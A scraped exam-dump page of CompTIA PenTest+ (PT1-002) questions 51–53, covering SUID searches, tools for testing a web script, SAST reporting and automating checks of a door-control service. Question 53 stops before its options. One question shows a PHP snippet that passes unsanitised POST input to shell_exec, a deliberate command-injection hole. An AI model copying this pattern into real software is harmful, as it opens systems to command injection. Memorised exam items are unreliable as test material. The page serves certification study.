
A. Set the SGID on all files in the / directory

B. Find the /root directory on the system

C. Find files with the SUID bit set

D. Find files that were created during exploitation and move them to /dev/null

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 51

Topic #: 1

[All PT1-002 Questions]

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST[‘item’])){
    echo shell_exec("/http/www/cgi-bin/queryitem “.$_POST[‘item’]);
}
```


Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch

B. Netcat and cURL

C. Burp Suite and DIRB

D. Nmap and OWASP ZAP



Actual exam question from CompTIA's PT1-002

Question #: 52

Topic #: 1

[All PT1-002 Questions]

Which of the following would MOST likely be included in the final report of a static application-security test that was written with a team of application developers as the intended audience?


A. Executive summary of the penetration-testing methods used

B. Bill of materials including supplies, subcontracts, and costs incurred during assessment

C. Quantitative impact assessments given a successful software compromise

D. Code context for instances of unsafe type-casting operations

Show Suggested Answer



Actual exam question from CompTIA's PT1-002

Question #: 53

Topic #: 1

[All PT1-002 Questions]

A penetration tester is looking for a vulnerability that enables attackers to open doors via a specialized TCP service that is used for a physical access control system. The service exists on more than 100 different hosts, so the tester would like to automate the assessment. Identification requires the penetration tester to:

✑ Have a full TCP connection

✑ Send a `hello` payload

✑ Walt for a response

✑ Send a string of characters longer than 16 bytes

Which of the following approaches would BEST support the objective?

